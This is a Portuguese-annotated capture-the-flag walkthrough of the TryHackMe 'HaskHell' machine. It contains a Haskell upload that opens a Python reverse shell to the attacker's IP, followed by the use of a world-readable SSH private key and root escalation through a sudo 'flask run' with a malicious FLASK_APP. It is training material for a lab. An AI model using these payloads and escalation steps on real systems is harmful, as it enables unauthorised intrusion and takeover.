HaskHell

NMAP:

```
┌──(root💀kali)-[~]
└─# nmap 10.10.227.19
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-17 03:13 EDT
Nmap scan report for 10.10.227.19
Host is up (0.26s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5001/tcp open  commplex-link

Nmap done: 1 IP address (1 host up) scanned in 4.39 seconds

┌──(root💀kali)-[~]
└─#
```

Welcome to Functional Programming 220!

During this semester we're going to learn the ins and outs of functional programming languages using Haskell

Why use a functional language? Because everything is a function! Functions can take other functions as inputs and return them as output.

This is known as a "higher order function". Through the semester we're going to learn about Functors, Applicatives, and Monads. These are all abstractions that allow us to work better with higher order functions. However, these are all down the road.

For now we're just going to start with the basics of arithmetic and function declaration. You can find your first homework here.

As we discussed in class, your submissions will be automatically graded because I'm lazy. The homework instructions will specify the exact output that is expected. If you try to cheat this with putStrLn statements then you will receive a zero. You can find the submission link on the homework 1 page.

Resources

Here are some resources that you may find helpful in completing your assignments.

Our book for the course (free!): http://learnyouahaskell.com/chapters

The complete Haskell package repository. You can expect any necessary packages to be on the grading system: https://hackage.haskell.org/


http://10.10.137.13:5001/homework1

You can submit your homework here.

Only Haskell files are accepted for uploads. Learned that one the hard way last semester...

Your file will be compiled and ran and all output will be piped to a file under the uploads directory.

http://10.10.137.13:5001/submit



upei esse payload

```
┌──(root💀kali)-[~/Pentest/Labs/TryHackMe/HaskHell]
└─# cat test.hs
module Main where

import System.Cmd

main = system "export RHOST=\"10.9.0.227\";export RPORT=1212;python -c 'import sys,socket,os,pty;s=socket.socket();s.connect
((os.getenv(\"RHOST\"),int(os.getenv(\"RPORT\"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin/sh\")' "

┌──(root💀kali)-[~/Pentest/Labs/TryHackMe/HaskHell]
└─#
```

e fiz isso para estabilizar a shell

1. A primeira coisa a fazer é usar `python -c 'import pty;pty.spawn("/bin/bash")'`, que usa Python para gerar um shell bash com melhores recursos; observe que alguns destinos podem precisar da versão do Python especificada. Se for este o caso, substitua `python` com `python2` ou `python3` como requerido. Neste ponto, nosso shell ficará um pouco mais bonito, mas ainda não seremos capazes de usar o preenchimento automático da guia ou as teclas de seta, e Ctrl + C ainda matará o shell.
2. A segunda etapa é: `export TERM=xterm` - isso nos dará acesso a comandos de termos como `clear`.
3. Finalmente (e o mais importante), colocaremos o shell em segundo plano usando Ctrl + Z. De volta ao nosso próprio terminal, usamos `stty raw -echo; fg`. Isso faz duas coisas: primeiro, desliga nosso próprio eco de terminal (que nos dá acesso a autocompletes de guias, as teclas de seta e Ctrl + C para encerrar processos). Em seguida, ele coloca em primeiro plano o shell, concluindo assim o processo.

usei o id_rsa do professor que esta disponivel, mandei para a minha maquina e fiz o login

```
flask@haskhell:/home/prof/.ssh$ ls -lha
total 20K
drwxr-xr-x 2 prof prof 4.0K May 27  2020 .
drwxr-xr-x 7 prof prof 4.0K Apr 17 04:55 ..
-rw-rw-r-- 1 prof prof  395 May 27  2020 authorized_keys
-rw-r--r-- 1 prof prof 1.7K May 27  2020 id_rsa
-rw-r--r-- 1 prof prof  395 May 27  2020 id_rsa.pub
flask@haskhell:/home/prof/.ssh$
```

login via ssh:

```
┌──(root💀kali)-[~/Pentest/Labs/TryHackMe/HaskHell]
└─# ssh prof@10.10.137.13 -i id_rsa
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Apr 17 05:06:22 UTC 2021

  System load:  0.0               Processes:           98
  Usage of /:   26.3% of 19.56GB  Users logged in:     0
  Memory usage: 53%               IP address for eth0: 10.10.137.13
  Swap usage:   0%


39 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Apr 17 04:32:36 2021 from 10.9.0.227
$ sudo -l
Matching Defaults entries for prof on haskhell:
    env_reset, env_keep+=FLASK_APP, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User prof may run the following commands on haskhell:
    (root) NOPASSWD: /usr/bin/flask run
$
```

root:

```
prof@haskhell:/var/log$ sudo -l
Matching Defaults entries for prof on haskhell:
    env_reset, env_keep+=FLASK_APP, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User prof may run the following commands on haskhell:
    (root) NOPASSWD: /usr/bin/flask run
prof@haskhell:/var/log$ ls -lha /usr/bin/flask
-rwxr-xr-x 1 root root 375 Jan 15  2018 /usr/bin/flask
prof@haskhell:/var/log$ /usr/bin/flask run
Usage: flask run [OPTIONS]

Error: Could not locate Flask application. You did not provide the FLASK_APP environment variable.

For more information see http://flask.pocoo.org/docs/latest/quickstart/
prof@haskhell:/var/log$ cd
prof@haskhell:~$ ls
app.py  __pycache__  user.txt
prof@haskhell:~$ echo 'import pty; pty.spawn("/bin/bash")' > root.py
prof@haskhell:~$ export FLASK_APP=root.py
prof@haskhell:~$ sudo /usr/bin/flask run
root@haskhell:~# cat /root/root.txt
[redacted]
root@haskhell:~#
```